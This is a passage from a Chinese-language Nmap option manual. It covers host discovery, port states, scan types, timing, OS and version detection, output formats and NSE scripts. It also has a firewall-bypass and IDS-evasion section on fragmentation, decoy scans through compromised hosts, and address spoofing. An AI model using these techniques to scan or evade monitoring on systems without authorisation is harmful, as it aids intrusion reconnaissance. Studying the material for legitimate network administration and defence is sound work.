1.该选项发送一个设置了 SYN 标志位的空 TCP 报文，默认端口为 80。不同的端口可以作为选项制定（如 -PS22，23，25，80，113，1050，3500）2.SYN 标志位告诉对方您正试图建立一个连接。 通常目标端口是关闭的，一个 RST (复位) 包会发回来。 如果碰巧端口是开放的，目标会进行 TCP 三步握手的第二步，回应 一个 SYN/ACK TCP 报文。3.无论 RST 还是 SYN/ACK 响应都告诉 Nmap 该主机正在运行。然后运行 Nmap 的机器则会扼杀这个正在建立的连接， 发送一个 RST 而非 ACK 报文，ST 报文是运行 Nmap 的机器而不是 Nmap 本身响应的，因为它对收到 的 SYN/ACK 感到很意外。

-PA<端口列表>（TCP ACK Ping）

1.ACK 报文表示确认一个建立连接的尝试，但该连接尚未完全建立。 所以远程主机应该总是回应一个 RST 报文， 因为它们并没有发出过连接请求到运行 Nmap 的机器，如果它们正在运行的话。2.如果非特权用户尝试该功能， 或者指定的是 IPv6 目标，前面说过的 connect()方法将被使用。 这个方法并不完美，因为它实际上发送的是 SYN 报文，而不是 ACK 报文。3.他的默认端口和修改方法跟-PS 一致 4.SYN 探测更有可能用于这样的系统，由于没头没脑的 ACK 报文通常会被识别成伪造的而丢弃。解决这个两难的方法是通过即指定 -PS 又指定 -PA 来即发送 SYN 又发送 ACK。

-PU <端口列表>（UDP Ping）

1.发送一个空的(除非指定了--data-length UDP 报文到给定的端口。端口列表的格式和前面讨论过的-PS 和-PA 选项还是一样。 如果不指定端口，默认是 31338。修改方法和-PA -PS 一致 2.如果目标机器的端口是关闭的，UDP 探测应该马上得到一个 ICMP 端口无法到达的回应报文。 这对于 Nmap 意味着该机器

正在运行。 许多其它类型的 ICMP 错误，像主机/网络无法到达或者 TTL 超时则表示 down 掉的或者不可到达的主机。 没有回应也被这样解释。如果到达一个开放的端口，大部分服务仅仅忽略这个 空报文而不做任何回应。这就是为什么默认探测端口是 31338 这样一个 极不可能被使用的端口。少数服务如 chargen 会响应一个空的 UDP 报文， 从而向 Nmap 表明该机器正在运行。

-PR（ARP Ping）

如果 Nmap 发现目标主机就在它所在的局域网上，它会进行 ARP 扫描。 即使指定了不同的 ping 类型(如 -PI 或者 -PS) ，Nmap 也会对任何相同局域网上的目标机使用 ARP。如果您真的不想要 ARP 扫描，指定 --send-ip。对于 IPv6(-6 选项)，-PR 使用 ICMPv6 的邻居发现而不是 ARP。在 RFC 4861 中定义的邻居发现可以看作是 IPv6 等效的。

--disable-arp-ping (No ARP or ND Ping)

不使用 ARP 发现和 ICMPv6 邻居发现

-PY <端口列表> （SCTP INIT Ping）

1.一个 SCTP INIT 数据包，默认端口是 80,如果要改变端口可以用如下形式：-PY22：-PY22,80,179,5060。注意 PY 和端口列表之间没有空格。2.SCTP INIT 数据包表示本机想跟目标主机关联。一般情况下，目标主机的端口是关闭的，就会返回一个 SCTP 数据包。如果目标主机端口是开放的，它就会回复一个 SCTP INIT-ACK 数据包。如果运行 nmap 的本机支持 SCTP 协议栈的话，本机会给目标主机回复一个 SCTP ABORT 数据包，而不是 SCTP COOKIE-ECHO 数据包，这个数据包是由系统内核发送的，因为他没有去向目标主机发起关联请求。3.本技术用于主机发现，所以不必关心端口是否开放，只要收到回复就可认为主机是存活的。4.在 linux 系统中，特权用户发送和接收 raw SCTP 数据包，非特权用户不支持这个扫描技术。

-PE; -PP; -PM（ICMP Ping Types）

-PE 是 ICMP echo 请求时间戳和地址掩码查询可以分别用-PP 和-PM 选项发送。 时间戳响应(ICMP 代码 14)或者地址掩码响应(代码 18)表示主机在运行。

-n 不域名解析

-R 所有 IP 做反向域名解析

--system-dns 使用本机的 dns 服务器

--dns-servers <server1,server2>（使用指定的 dns 服务器)

如果指定 dns 服务器无法使用，则会转向使用本机配置的 dns 服务器

三、端口状态

open(开放的)

应用程序正在该端口接收 TCP 连接或者 UDP 报文。

closed(关闭的)

关闭的端口对于 Nmap 也是可访问的(它接受 Nmap 的探测报文并作出响应)，但没有应用程序在其上监听。

filtered(被过滤的)

由于包过滤阻止探测报文到达端口， Nmap 无法确定该端口是否开放。

unfiltered(未被过滤的)

未被过滤状态意味着端口可访问，但 Nmap 不能确定它是开放还是关闭。

open|filtered(开放或者被过滤的)

当无法确定端口是开放还是被过滤的，Nmap 就把该端口划分成 这种状态。

开放的端口不响应就是一个例子。

closed|filtered(关闭或者被过滤的)

该状态用于 Nmap 不能确定端口是关闭的还是被过滤的。 它只可能出现在 IPID Idle 扫描中

四、端口扫描技术

-sS（TCP SYN 扫描）

半开放扫描，不打开一个完整的 TCP 链接它发送一个 SYN 报文，然后等待响应。 SYN/ACK 表示端口在监听 (开放)，而 RST (复位)表示没有监听者。如果数次重发后仍没响应， 该端口就被标记为被过滤。如果收到 ICMP 不可到达错误 (类型 3，代码 1，2，3，9，10，或者 13)，该端口也被标记为被过滤。

-sT（TCP connect()扫描）

Nmap 通过创建 connect() 系统调用要求操作系统和目标机以及端口建立连接，而不像其它扫描类型直接发送原始报文。 这是和 Web 浏览器，P2P 客户端以及大多数其它网络应用程序用以建立连接一样的 高层系统调用。当 Nmap 连接，然后不发送数据又关闭连接， 许多普通 UNIX 系统上的服务会在 syslog 留下记录，有时候是一条加密的错误消息。

-sU（UDP 扫描）

1.UDP 扫描用-sU 选项激活。它可以和 TCP 扫描如 SYN 扫描 (-sS)结合使用来同时检查两种协议。2.UDP 扫描发送空的(没有数据)UDP 报头到每个目标端口。 如果返回 ICMP 端口不可到达错误(类型 3，代码 3)， 该端口是 closed(关闭的)。 其它 ICMP 不可到达错误(类型 3， 代码 1，2，9，10，或者 13)表明该端口是 filtered(被过滤的)。 偶尔地，某服务会响应一个 UDP 报文，证明该端口是 open(开放的)。 如果几次重试后还没有响应，该端口就被认为是

open|filtered(开放|被过滤的)。 这意味着该端口可能是开放的，也可能包过滤器正在封锁通信。可以用版本扫描(-sV)帮助区分真正的开放端口和被过滤的端口。

-sY（SCTP INIT scan）

SCTP INIT 扫描类似 TCP SYN 扫描，他也是打开一个半开的连接，而不是建立一个完整的 SCTP 关联。如果目标端口回复一个 INIT-ACK 数据包，则说明端口是开放的，如果回复一个 ABORT 数据包，端口是关闭的，如果没有回复，端口会被标记标记为被过滤，当然如果收到了 ICMP 不可达的消息（type 3, code 0, 1, 2, 3, 9, 10, or 13）也会被标记为被过滤。

-sN; -sF; -sX (TCP Null, FIN, Xmas 扫描)

1.如果扫描系统遵循该 RFC，当端口关闭时，任何不包含 SYN，RST，或者 ACK 位的报文会导致 一个 RST 返回，而当端口开放时，应该没有任何响应。只要不包含 SYN，RST，或者 ACK， 任何其它三种(FIN，PSH，and URG)的组合都行。Nmap 有三种扫描类型利用这一点：Null 扫描 (-sN)

不设置任何标志位(tcp 标志头是 0)

FIN 扫描（-sF)

只设置 TCP FIN 标志位。

Xmas 扫描（-sX)

设置 FIN，PSH，和 URG 标志位，就像点亮圣诞树上所有的灯一样。

2.除了探测报文的标志位不同，这三种扫描在行为上完全一致。 如果收到一个 RST 报文，该端口被认为是 closed(关闭的)，而没有响应则意味着 端口是 open|filtered(开放或者被过滤的)。 如果收到 ICMP 不可到达错误(类型 3，代号 1，2，3，9，10，或者 13)，该端口就被标记为 被过滤的。

-sA (TCP ACK 扫描)

1.这种扫描与目前为止讨论的其它扫描的不同之处在于 它不能确定 open(开放的)或者 open|filtered(开放或者过滤的))端口。它用于发现防火墙规则，确定它们是有状态的还是无状态的，哪些端口是被过滤的。2.ACK 扫描探测报文只设置 ACK 标志位(除非您使用 --scanflags)。当扫描未被过滤的系统时，open(开放的)和 closed(关闭的) 端口 都会返回 RST 报文。Nmap 把它们标记为 unfiltered(未被过滤的)，意思是 ACK 报文不能到达，但至于它们是 open(开放的)或者 closed(关闭的) 无法确定。不响应的端口 或者发送特定的 ICMP 错误消息(类型 3，代号 1，2，3，9，10， 或者 13)的端口，标记为 filtered(被过滤的)。

-sW（TCP 窗口扫描）

在某些系统上，开放端口用正数表示窗口大小(甚至对于 RST 报文) 而关闭端口的窗口大小为 0。因此，当收到 RST 时，窗口扫描不总是把端口标记为 unfiltered， 而是根据 TCP 窗口值是正数还是 0，分别把端口标记为 open 或者 closed

-sM（TCP Maimon 扫描）

探测报文是 FIN/ACK。 根据 RFC 793 (TCP)，无论端口开放或者关闭，都应该对这样的探测响应 RST 报文。 然而，Uriel 注意到如果端口开放，许多基于 BSD 的系统只是丢弃该探测报文。

--scanflags (定制的 TCP 扫描)

--scanflags 选项可以是一个数字标记值如 9 (PSH 和 FIN)， 但使用字符名更容易些。 只要是 URG， ACK，PSH， RST，SYN，and FIN 的任何组合就行。例如，--scanflags URGACKPSHRSTSYNFIN 设置了所有标志位，但是这对扫描没有太大用处。 标志位的顺序不重要。

-sZ(SCTP COOKIE ECHO 扫描)

如果目标端口开放，则会丢弃之前没有发起关联请求的 SCTP COOKIE ECHO 数据包，如果端口是关闭的则会返回一个 SCTP ABORT 数据包。所以这个扫描技术，无法分辨过滤和开放，只能分辨出关闭的端口。

--sI <僵尸主机地址：端口>（idlescan）

1.这种高级的扫描方法允许对目标进行真正的 TCP 端口盲扫描 (意味着没有报文从您的真实 IP 地址发送到目标)。相反，side-channel 攻击 利用 zombie 主机上已知的 IP 分段 ID 序列生成算法来窥探目标上开放端口的信息。2.如果您由于 IPID 改变希望探测 zombie 上的特定端口， 您可以在 zombie 主机后加上一个冒号和端口号。 否则 Nmap 会使用默认端口(80)。

-sO（IP 协议扫描）

IP 协议扫描可以让您确定目标机支持哪些 IP 协议 (TCP，ICMP，IGMP，等等)。从技术上说，这不是端口扫描 ，既然它遍历的是 IP 协议号而不是 TCP 或者 UDP 端口号。 但是它仍使用 -p 选项选择要扫描的协议号， 用正常的端口表格式报告结果，甚至用和真正的端口扫描一样 的扫描引擎。因此它和端口扫描非常接近，也被放在这里讨论。

-b <ftp relay host>（FTP 弹跳扫描）

1.FTP 协议的一个有趣特征(RFC 959) 是支持所谓代理 ftp 连接。2.它允许用户连接到一台 FTP 服务器，然后要求文件送到一台第三方服务器。 这个特性在很多层次上被滥用，所以许多服务器已经停止支持它了。其中一种就是导致 FTP 服务器对其它主机端口扫描。 只要请求 FTP 服务器轮流发送一个文件到目标主机上的所感兴趣的端口。 错误消息会描述端口是开放还是关闭的。3.这是绕过防火墙的好方法，因为 FTP 服务器常常被置于可以访问比 Web 主机更多其它内部主机的位置。4.Nmap 用 -b 选项支持 ftp 弹跳扫描。参数格式是 <username>:<password>@<server>:<port>。 <Server> 是某个脆弱的 FTP 服务器的名字或者 IP 地址。 您也许可以省略<username>:<password>， 如果服

务器上开放了匿名用户(user:anonymous password:-wwwuser@)。端口号(以及前面的冒号) 也可以省略，如果<server>使用默认的 FTP 端口(21)。

五、端口扫描设置

默认情况下,Nmap 用指定的协议对端口 1 到 1024 以及 nmap-services 文件中列出的更高的端口在扫描。

-p <端口号，端口列表>

1.制定扫描某个或某些端口用逗号分隔，或者用链接符号表示范围也可。2.对于-sO IP 协议扫描，该选项用来指定协议号（0-255）。

--exclede-ports <端口列表>（排除的端口）

指定排除的端口，如果是指定排除的协议号的话，他的值在 0-255 之间

-F（快速扫描）

在 nmap 的 nmap-services 文件中(对于-sO，是协议文件)指定您想要扫描的端口。 这比扫描所有 65535 个端口快得多。 因为该列表包含如此多的 TCP 端口(1200 多)，这和默认的 TCP 扫描 scan (大约 1600 个端口)速度差别不是很大。如果用--datadir 选项指定小的 nmap-services 文件 ，差别会很大。

-r（顺序扫描端口）

默认情况下，Nmap 按随机顺序扫描端口 (除了出于效率的考虑，常用的端口前移)。可以指定-r 来顺序端口扫描。

--port-ratio <ratio>

扫描 nmap-services 中给出的目标的一定比例，这个值在 1.0-0.0 之间。

--top-ports

扫描 nmap-services 中的前多少个端口

六.服务和版本扫描

-sV（版本扫描）

扫描服务版本，也可以用-A 同时进行操作系统探测和版本扫描。

--allports（版本扫描时，不排除任何端口）

1.默认情况下，Nmap 版本探测会跳过 9100 TCP 端口，因为一些打印机简单地打印送到该端口的 任何数据，这回导致数十页 HTTP get 请求，二进制 SSL 会话请求等等被打印出来。2. 这一行为可以通过修改或删除 nmap-service-probes 中的 Exclude 指示符改变

--version-intensity <强度>（版本扫描强度）

强度在 1 到 9 之间，一般来说，强度越大，服务越有可能被正确识别

--version-light

相当于 --version-intensity 2

--vension-all

相当于 --version-intensity 9

--version-trace

打印出正在进行的版本扫描的详细信息

七、操作系统探测

-O (启用操作系统检测)

也可以使用-A 来同时启用操作系统检测和版本扫描。

--osscan-limit

只对至少知晓一个端口开放或者关闭的主机进行操作系统探测

--osscan-guess;--fuzzy

无法确定操作系统类型的时候，默认进行推测。但是使用这两项，会让猜测更加准确。

--max-os-tries（操作系统识别重试次数）

默认重试五次，

八、扫描性能设置

--min-hostgroup <milliseconds>; --max-hostgroup <milliseconds> (调整并行扫描组的大小)

1.Nmap 具有并行扫描多主机端口或版本的能力，Nmap 将多个目标 IP 地址 空间分成组，然后在同一时间对一个组进行扫描。通常，大的组更有效。缺点是只有当整个组扫描结束后才会提供主机的扫描结果。如果组的大小定义 为 50，则只有当前 50 个主机扫描结束后才能得到报告(详细模式中的补充信息 除外)。2.默认方式下，Nmap 采取折衷的方法。开始扫描时的组较小， 最小为 5，这样便于尽快产生结果；随后增长组的大小，最大为 1024。确切的 大小依赖于所给定的选项。为保证效率，针对 UDP 或少量端口的 TCP 扫描，Nmap 使用大的组。--max-hostgroup 选项用于说明使用最大的组，Nmap 不 会超出这个大小。--min-hostgroup 选项说明最小的组，Nmap 会保持组大于这个值。如果在指定的接口上没有足够的目标主机来满足所指定的最小值，Nmap 可能会采用比所指定的值小的组。这两个参数虽然很少使用， 但都用于保持组的大小在一个指定的范围之内。3.这些选项的主要用途是说明一个最小组的大小，使得整个扫描更加快速。通常选择 256 来扫描 C 类网段。对于端口数较多的扫描，超出该值没有意义。对于 端口数较少的扫描，2048 或更大的组大小是有帮助的。

--min-parallelism <milliseconds>; --max-parallelism <milliseconds> (调整探测报文的并行度)

这些选项控制用于主机组的探测报文数量，可用于端口扫描和主机发现。默认状态下，Nmap 基于网络性能计算一个理想的并行度，这个值经常改变。如果报文被丢弃， Nmap 降低速度，探测报文数量减少。随着网络性能的改善，理想的探测报文数量会缓慢增加。这些选项确定这个变量的大小范围。默认状态下，当网络不可靠时，理想的并行度值 可能为 1，在好的条件下，可能会增长至几百。最常见的应用是--min-parallelism 值大于 1，以加快 性能不佳的主机或网络的扫描。这个选项具有风险，如果过高则影响准确度，同时也会降低 Nmap 基于网络条件动态控制并行度的能力。这个值设为 10 较为合适， 这个值的调整往往作为最后的手段。

--max-parallelism 选项通常设为 1，以防止 Nmap 在同一时间 向主机发送多个探测报文，和选择--scan-delay 同时使用非常有用。

--min-rtt-timeout <milliseconds>, --max-rtt-timeout <milliseconds>,

--initial-rtt-timeout <milliseconds> (调整探测报文超时)

Nmap 使用一个运行超时值来确定等待探测报文响应的时间，随后会放弃或重新 发送探测报文。Nmap 基于上一个探测报文的响应时间来计算超时值，如果网络延迟比较显著 和不定，这个超时值会增加几秒。初始值的比较保守(高)，而当 Nmap 扫描无响应 的主机时，这个保守值会保持一段时间。这些选项以毫秒为单位，采用小的--max-rtt-timeout 值，使 --initial-rtt-timeout 值大于默认值可以明显减少扫描时间，特别 是对不能 ping 通的扫描(-P0)以及具有严格过滤的网络。如果使用太 小的值，使得很多探测报文超时从而重新发送，而此时可能响应消息正在发送，这使得整个扫描的时 间会增加。如果所有的主机都在本地网络，对于--max-rtt-timeout 值来 说，100 毫秒比较合适。如果存在路由，首先使用 ICMP ping 工具 ping 主机，或使用其 它报文工具如 hpings，可以更好地穿透防火墙。查看大约 10 个包的最大往返时间，然后将 --initial-rtt-timeout 设成这个时间的 2 倍，--max-rtt-timeout 可设成这个时间值的 3 倍或 4 倍。通常，不管 ping 的时间是多少，最大的 rtt 值不得小于 100ms，不能超过 1000ms。

--min-rtt-timeout 这个选项很少使用，当网络不可靠时， Nmap 的默认值也显得过于强烈，这时这个选项可起作用。当网络看起来不可靠时，Nmap 仅将 超时时间降至最小值，这个情况是不正常的，需要向 nmap-dev 邮件列表报告 bug。

--host-timeout <milliseconds> (放弃低速目标主机)

由于性能较差或不可靠的网络硬件或软件、带宽限制、严格的防火墙等原因，一些主机需要很长的时间扫描。这些极少数的主机扫描往往占 据了大部分的扫描时间。因此，最好的办法是减少时间消耗并且忽略这些主机，使用 --host-timeout 选项来说明等待的时间(毫秒)。通常使用 1800000 来保证 Nmap 不会在单个主机上使用超过半小时的时间。需要注意的是，Nmap 在这半小时中可以 同时扫描其它主机，因此并不是完全放弃扫描。超时的主机被忽略，因此也没有针对该主机的 端口表、操作系统检测或版本检测结果的输出。

--scan-delay <milliseconds>; --max-scan-delay <milliseconds> (调整探测报文的时间间隔)

这个选项用于 Nmap 控制针对一个主机发送探测报文的等待时间(毫秒)，在带宽 控制的情况下这个选项非常有效。Solaris 主机在响应 UDP 扫描探测报文报文时，每秒 只发送一个 ICMP 消息，因此 Nmap 发送的很多数探测报文是浪费的。--scan-delay 设为 1000，使 Nmap 低速运行。Nmap 尝试检测带宽控制并相应地调整扫描的延迟，但 并不影响明确说明何种速度工作最佳。--scan-delay 的另一个用途是躲闭基于阈值的入侵检测和预防 系统(IDS/IPS)。

-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> (设置时间模板)

上述优化时间控制选项的功能很强大也很有效，但有些用户会被迷惑。此外，往往选择合适参数的时间超过了所需优化的扫描时间。因此，Nmap 提供了一些简单的 方法，使用 6 个时间模板，使用时采用-T 选项及数字(0 - 5) 或名称。模板名称有 paranoid (0)、sneaky (1)、polite (2)、normal(3)、 aggressive (4)和 insane (5)。前两种模式用于 IDS 躲避，Polite 模式降低了扫描 速度以使用更少的带宽和目标主机资源。默认模式为 Normal，因此-T3 实际上是未做任何优化。Aggressive 模式假设用户具有合适及可靠的网络从而加速 扫描。Insane 模式假

设用户具有特别快的网络或者愿意为获得速度而牺牲准确性。用户可以根据自己的需要选择不同的模板，由 Nmap 负责选择实际的时间值。 模板也会针对其它的优化控制选项进行速度微调。例如，-T4 针对 TCP 端口禁止动态扫描延迟超过 10ms，-T5 对应的值为 5ms。 模板可以和优化调整控制选项组合使用，但模板必须首先指定，否则模板的标准值 会覆盖用户指定的值。建议在扫描可靠的网络时使用 -T4，即使 在自己要增加优化控制选项时也使用(在命令行的开始)，从而从这些额外的较小的优化 中获益。如果用于有足够的带宽或以太网连接，仍然建议使用-T4 选项。 有些用户喜欢-T5 选项，但这个过于强烈。有时用户考虑到避免使主机 崩溃或者希望更礼貌一些会采用-T2 选项。他们并没意识到-T Polite 选项是如何的慢，这种模式的扫描比默认方式实际上要多花 10 倍的时间。默认时间 选项(-T3)很少有主机崩溃和带宽问题，比较适合于谨慎的用户。不进行 版本检测比进行时间调整能更有效地解决这些问题。虽然-T0 和-T1 选项可能有助于避免 IDS 告警，但在进行上千个主机或端口扫描时，会显著增加时间。对于这种长时间的扫描，宁可设定确切的时间值，而不要去依赖封装的-T0 和-T1 选项。T0 选项的主要影响是对于连续扫描，在一个时间只能扫描一个端口， 每个探测报文的发送间隔为 5 分钟。T1 和 T2 选项比较类似， 探测报文间隔分别为 15 秒和 0.4 秒。T3 是 Nmap 的默认选项，包含了并行扫描。 T4 选项与 --max-rtt-timeout 1250 --initial-rtt-timeout 500 等价，最大 TCP 扫描延迟为 10ms 。 T5 等价于 --max-rtt-timeout 300 --min-rtt-timeout 50 --initial-rtt-timeout 250 --host-timeout 900000，最大 TCP 扫描延迟为 5ms。

--max-retries <次数>

没有响应后的重试次数

--script-timeout <time>（设置脚本超时时间）

预防脚本的 bug 导致影响效率

--min-rate <number>; --max-rate <number>（发包速度控制）

最少每秒发多少，最多每秒发多少。如果 0.1 的话就是 10 秒一个包的意思

--defeat-rst-ratelimit

忽略系统 reset 包的速率限制

--defeat-icmp-ratelimit

忽略系统 ICMP 错误消息速率限制

--nsock-engine epoll|kqueue|poll|select

选择系统 IO 模型，nmap -V 可以查看支持哪些

九、防火墙绕过/IDS 躲避

-f (报文分段); --mtu (使用指定的 MTU)

1.-f 选项要求扫描时(包挺 ping 扫描)使用小的 IP 包分段。其思路是将 TCP 头分段在几个包中，使得包过滤器、IDS 以及其它工具的检测更加困难。必须小心使用这个选项，有些系统在处理这些小包时存在问题，例如旧的网络嗅探器 Sniffit 在接收到第一个分段时会立刻出现分段错误。该选项使用一次，Nmap 在 IP 头后将包分成 8 个字节或更小。因此，一个 20 字节的 TCP 头会被分成 3 个包，其中 2 个包分别有 TCP 头的 8 个字节，另 1 个包有 TCP 头的剩下 4 个字节。当然，每个包都有一个 IP 头。再次使用-f 可使用 16 字节的分段(减少分段数量)。2.使用--mtu 选项可 以自定义偏移的大小，使用时不需要-f，偏移量必须是 8 的倍数。包过滤器和防火墙对所有的 IP 分段排队，如 Linux 核心中的 CONFIG-IP-ALWAYS-DEFRAG 配置项，分段包不会直接使用。一些网络无法 承受这样所带来的性能冲击，会将这个配置禁止。其它禁止的原因有分段 包会通过不同的路由进入网络。一些源系统在内核中对发送的报文进行分段，使用 iptables 连接跟踪模块的 Linux 就是一个例子。当使用类似 Ethereal 的嗅探器时，扫描必须保证发送的报文要分段。如果主机操作系统会产生问题，尝试使用 --send-eth 选项以避开 IP 层而直接发送原始的以太网帧。

-D <肉鸡 1，肉鸡 2，...>（结合肉鸡干扰进行扫描）

首先必须让目标主机认为是肉鸡在扫描它，IDS 虽然能够捕捉到扫描的 IP，但是并知道哪个是真实的攻击者，使用逗号来分隔每个肉鸡，如果使用了 ME 选项，nmap 将不会使用本机地址，否则 nmap 将会把本机地址放在一个随机位置。注意，太多的欺骗包甚至可能造成 DDoS 的效果，而且很多多 IPS 会过滤欺骗包

-S <IP 地址>（源地址欺骗）

伪造扫描请求源地址。在某些情况下，Nmap 可能无法确定你的源地址(如果这样，Nmap 会给出 提示)。此时，使用-S 选项并说明所需发送包的接口 IP 地址。-e 选项常在这种情况下使用，也可采用-P0 选项。

-e <interface>（指定使用的网络接口）

告诉 nmap 使用哪个网络接口收发报文

--source-port <portnumber>; -g <portnumber> (源端口欺骗)

只需要提供一个端口号，Nmap 就可以从这些 端口发送数据。为使特定的操作系统正常工作，Nmap 必须使用不同的端口号。 DNS 请求会忽略 --source-port 选项，这是因为 Nmap 依靠系 统库来处理。大部分 TCP 扫描，包括 SYN 扫描，可以完全支持这些选项，UDP 扫 描同样如此。

--date <hex string>

可以用这样的格式指定值 --data 0xdeadbeef --data \xCA\xFE\x09 如果指定 0x00ff 这个的数字，将不会做字节序转换。确保你的字节序，对方可以接受

--data-string <string>

例如，--data-string "Scan conducted by Security Ops, extension 7192" or

--data-string "Ph34r my l33t skills"

--data-length <number> (发送报文时 附加随机数据)

这个选项告诉 Nmap 在发送的报文上 附加指定数量的随机字节。操作系统检测(-O)包不受影响。

--ip-options <S|R [route]|L [route]|T|U ... >; --ip-options <hex string> (Send packets with specified ip options)

指定 IP 头

--proxies <Comma-separated list of proxy URLs>

设置代理，支持 http 代理和 socks4 代理

--badsum（让 nmap 使用一个伪造的不合法的 checksum）

这样的数据包一般都会丢弃，如果收到任何回复，这个回复一定来自防火墙

--adler32（使用弃用的 Adler32 来代替 CRC32C 做 SCTP 的 checksum）

这是为了从旧版的 SCTP 协议设备获得响应

--ttl <value> (设置 IP time-to-live 域)

设置 IPv4 报文的 time-to-live 域为指定的值。

--randomize-hosts (对目标主机的顺序随机排列)

告诉 Nmap 在扫描主机前对每个组中的主机随机排列，最多可达 8096 个主机。

--spoof-mac <mac address, prefix, or vendor name> (MAC 地址哄骗)

要求 Nmap 在发送原以太网帧时使用指定的 MAC 地址，这个选项隐含了--send-eth 选项，以保证 Nmap 真正发送以太网包。MAC 地址有几 种格式。如果简单地使用字符串“0”, Nmap 选择一个完全随机的 MAC 地址。如果给定的字符品是一个 16 进制偶数(使用:分隔)，Nmap 将使用这个 MAC 地址。 如果是小于 12 的 16 进制数字，Nmap 会随机填充剩下的 6 个字节。如果参数不是 0 或 16 进 制字符串,Nmap 将通过 nmap-mac-prefixes 查找 厂商的名称(大小写区分)，如果找到匹配，Nmap 将使用厂商的 OUI(3 字节前缀)，然后 随机填充剩余的 3 个节字。正确的--spoof-mac 参数有， Apple， 0，01:02:03:04:05:06，deadbeefcafe，0020F2， 和 Cisco。

十、输出

-oN <filespec> (标准输出)

将结果输入制定文件

-oX <filespec> (XML 输出)

将 XML 输出写入指定文件

-oS <filespec> (ScRipT KIdd|3 oUTpuT)

脚本小子输出类似于交互工具输出，这是一个事后处理，适合于 'l33t HaXXorZ， 由于原来全都是大写的 Nmap 输出。

-oG <filespec> (Grep 输出)

这种方式最后介绍，因为不建议使用。XML 输格式很强大，便于有经验 的用户使用。XML 是一种标准，由许多解析器构成，而 Grep 输届更简化。XML 是可扩展的,以支持新发布的 Nmap 特点。使用 Grep 输出的目的是忽略这些 特点，因为没有足够的空间。然而，Grep 输出仍然很常使用。它是一种简单格式，每行一个主机，可以 通过 UNIX 工具(如 grep、awk、cut、sed、diff)和 Perl 方便地查找和分解。常可 用于在命令行上进行一次性测式。查找 ssh 端口打开或

运行 Sloaris 的主机，只需要一个简单的 grep 主机说明，使用通道并通过 awk 或 cut 命令打印所需的域。Grep 输出可以包含注释(每行由#号开始)。每行由 6 个标记的域组成，由制表符及 冒号分隔。这些域有主机，端口， 协议，忽略状态，操作系统，序列号， IPID 和状态。这些域中最重要的是 Ports，它提供了所关注的端口的细节，端口项由逗号分隔。每个端口项代表一个所关注的端口，每个子域由/分隔。这些子域有：端口号， 状态，协议， 拥有者，服务，SunRPCinfo 和版本信息。对于 XML 输出，本手册无法列举所有的格式，有关 Nmap Grep 输出的更详细信息可查阅 http://www.unspecific.com/nmap-oG-output。

-oA <basename>(输出至所有格式)

为使用方便，利用-oA<basename>选项 可将扫描结果以标准格式、XML 格式和 Grep 格式一次性输出。分别存放在 <basename>.nmap，<basename>.xml 和<basename>.gnmap 文件中。也可以在文件名前 指定目录名，如在 UNIX 中，使用 ~/nmaplogs/foocorp/， 在 Window 中，使用 c:\hacking\sco on Windows。

-v（提高输出信息的详细程度）

-d [level]（设置调试级别）

--packet-trace（跟踪发出的报文）

-iflist（列举端口和路由）

--append-out（在输出文件住追加）

但对于 XML(-oX)扫描输出 文件无效，无法正常解析，需要手工修改。

--resume <filename>（继续中断的扫描）

如果标准扫描 (-oN)或 Grep 扫描(-oG)日志 被保留，用户可以要求 Nmap 恢复终止的扫描，只需要简单地使用选项 --resume 并说明标准/Grep 扫描输出文件，不允许 使用其它参数，Nmap 会解析输出文件并使用原来的格式输出。使用方式 如 nmap --resume<logfilename>。Nmap 将把新地结果添加到文件中，这种方式不支持 XML 输出格式，原因是将两次运行结果合并至一个 XML 文件比较困难。

--stylesheet <path or URL> (设置 XSL 样式表， 转换 XML 输出)

--webxml

--stylesheet https://nmap.org/svn/docs/nmap.xsl 的简写。

--no-stylesheet (忽略 XML 声明的 XSL 样式表)

--open

只显示开放或者可能开放的端口

--stats-every <time>（周期性的输出统计数据）

--stats-every 10s 每 10 秒输出一次，， 这个输出会被输出到标准输出， 和 XML 文件

--reason（打印主机和端口状态的原因）

十一、其他选项

-6（启用 IPv6 扫描）

-A（强力扫描模式）

个选项启用了操作系统检测(-O) 和版本扫描(-sV)，以后会增加更多的功能。

目的是启用一个全面的扫描选项集合，不需要用户记忆大量的 选项。这个选项仅仅启用功能，不包含用于可能所需要的 时间选项(如-T4)或细节选项(-v)。

--datadir <文件夹名称>（说明 nmap 用户数据文件的位置）

Nmap 在运行时从文件中获得特殊的数据，这些文件有 nmap-service-probes， nmap-services， nmap-protocols， nmap-rpc， nmap-mac-prefixes 和 nmap-os-fingerprints。Nmap 首先 在--datadir 选项说明的目录中查找这些文件。 未找到的文件，将在 BMAPDIR 环境变量说明的目录中查找。 接下来是用于真正和有效 UID 的~/.nmap 或 Nmap 可执行代码的位置(仅 Win32)； 然后是是编译位置， 如 /usr/local/share/nmap 或 /usr/share/nmap。 Nmap 查找的最后一个位置是当前目录。

--send-ip (在原 IP 层发送)

要求 Nmap 通过原 IP 套接字发送报文，而不是低层的以 太网帧。这是 --send-eth 选项的补充。

--send-eth

使用 raw ethernet 包来发包

--privileged (假定用户具有全部权限)

告诉 Nmap 假定其具有足够的权限进行源套接字包发送、 报文捕获和类似 UNIX 系统中根用户操作的权限。默认状态下， 如果由 getuid()请求的类似操作不为 0，Nmap 将退出。 --privileged 在具有 Linux 内核性能的类似 系统中使用非常有效，这些系统配置允许非特权用户可以进行 原报文扫描。需要明确的是，在其它选项之前使用这些需要权 限的选项(SYN 扫描、操作系统检测等)。Nmap-PRIVILEGED 变量 设置等价于--privileged 选项。

--unprivileged（假定用户没有特权）

--interactive (在交互模式中启动)

在交互模式中启动 Nmap，提供交互式的 Nmap 提示，便于 进行多个扫描(同步或后台方式)。对于从多用户系统中扫描 的用户非常有效，这些用户常需要测试他们的安全性，但不希望 系统中的其它用户知道他们扫描哪些系统。使用 --interactive 激活这种方式，然后输入 h 可 获得帮助信息。由于需要对正确的 shell 程序和整个功能非常熟悉， 这个选项很少使用。这个选项包含了一个!操作符，用于执行 shell 命令， 这是不安装 Nmap setuid root 的多个原因之一。

--release-memory （退出后 namp 自己释放内存）

--servicedb <services file>

nmap-service 文件的路径

--versiondb <service probes file>

nmap-service-probes 文件路径

-V;--version （查看版本）

-h;--help（简要的使用介绍）

十二、NSE 脚本引擎

https://nmap.org/nsedoc/ 具体脚本的使用手册

--script <脚本名>

脚本名字前面加 + 会让脚本强制执行指定名字的时候可以使用 shell 风格的通配符"*"。

nmap --script "http-"*

加载所有的名字以 http-开头的脚本，必须用引号包起来，让通配符不受 shell 影响。

nmap --script "not intrusive"

加载所有非入侵类型的脚本

